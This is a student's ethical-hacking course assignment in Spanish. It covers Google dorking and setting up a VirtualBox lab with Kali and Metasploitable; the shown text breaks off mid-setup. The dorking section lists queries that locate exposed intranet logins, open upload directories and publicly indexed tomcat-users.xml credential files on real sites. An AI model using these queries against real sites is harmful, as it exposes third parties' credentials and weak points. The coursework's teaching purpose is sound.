




Curso de Especialización de Ciberseguridad en Entornos de Tecnología de la Información (CETI)



Hacking Ético

UD03. La primera intrusión.
Tarea Online.

JUAN ANTONIO GARCIA MUELAS

INDICE

	Pag
1. Caso práctico	2
2. Apartado 1: Fase de reconocimiento	2
3. Apartado 2: Instalación del Laboratorio	3
4. Apartado 3: Fase de escaneo	11
5. Apartado 4: Fase de explotación con Metasploit	16
6. Webgrafía	18

1.- Descripción de la tarea.

Caso práctico

Una vez Luis ha completado el curso en el que ha adquirido los conocimientos necesarios para poder realizar una primera intrusión en un equipo remoto.

Ahora es el turno de poder compartir estos conceptos con sus compañeros de trabajo para que todos puedan tener, al menos, unas nociones básicas de la temática que ha podido aprender Luis en el curso.

Luis piensa que lo mejor para poder afianzar los conceptos es poder trabajar con ellos de manera práctica. Con este fin decide crear un laboratorio de pruebas y resolver en ellas alguna de las actividades.


¿Qué te pedimos que hagas?

✓ Apartado 1: Fase de reconocimiento

Utilizando el buscador google y técnicas de google dorking se propone que ayudéis a Luis a realizar las siguientes búsquedas:


➤ Buscar todos los archivos pdf del sitio github.com

site:github.com filetype:pdf




➤ Buscar cualquier url que contenga la cadena "intranet/login.php"


allinurl: "intranet/login.php"



- **Buscar un listado de directorios con la carpeta uploads expuesta**
intitle index of "uploads"




- **Buscar ficheros con usuarios de Tomcat (tomcat-users.xml)**
filetype:xml tomcat-users.xml



✓ **Apartado 2: Instalación del Laboratorio**


Para los siguientes ejercicios prácticos Luis va a necesitar montar un laboratorio en el que necesitará una máquina de ataque y una máquina víctima sobre la que realizar las pruebas. Tienes que ayudar a Luis a montar un laboratorio con las siguientes características:

- **Utilizar VirtualBox.**




- Configurar en VirtualBox una "RedNAT" con el direccionamiento de red 10.0.2.0/24. ¡¡IMPORTANTE!!: No confundir con la opción de NAT ya que en este último no permites que 2 o más máquinas virtuales se encuentren en la misma red.

Desde **Herramientas>red**, abrimos la pestaña de **Redes Nat** y pulsamos sobre **Crear**:




En **Configuración**, desde el apartado de **Red**, seleccionamos la red creada para las máquinas de la tarea.




- Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de [este enlace](https://www.kali.org/kali/kali-platforms/).


Para este punto se puede disponer de la opción que nos ofrece el sitio de Kali Linux para crear máquina de VirtualBox ya configurada.




Sólo tenemos que seguir los pasos de descarga. En este caso, para VirtualBox.




Seleccionamos el directorio de destino.



Extraemos los archivos.



Y ejecutamos para la importación.




De esta forma, nos abre una máquina en VirtualBox ya configurada.


Podríamos haberla generado descargando una imagen y creando una máquina nueva. El proceso de creación de una máquina podemos verlo también en el siguiente apartado, al crear una para **Metasploitable**.

- Tener una máquina víctima Metasploitable. Podéis descargarla en el [siguiente enlace](#). ¡¡IMPORTANTE!! La máquina Metasploitable2 no es compatible con VirtualBox. Hay que hacer una conversión previa (una búsqueda en Google sobre "instalar metasploitable 2 en virtualbox" os puede ayudar con el proceso)


Vamos al sitio de descarga y comenzamos el proceso:




Seleccionamos el directorio, igual que en el apartado anterior.




Extraemos los archivos.




Vamos a crear la máquina entrando en VirtualBox, y pulsando sobre Nueva.




Comenzamos dando un nombre a nuestra máquina y seleccionando directorio de destino y tipo de sistema operativo.




Personalizamos el hardware, según nuestro equipo.




Seleccionamos “Usar un archivo de disco duro virtual existente” y pulsamos en el icono.




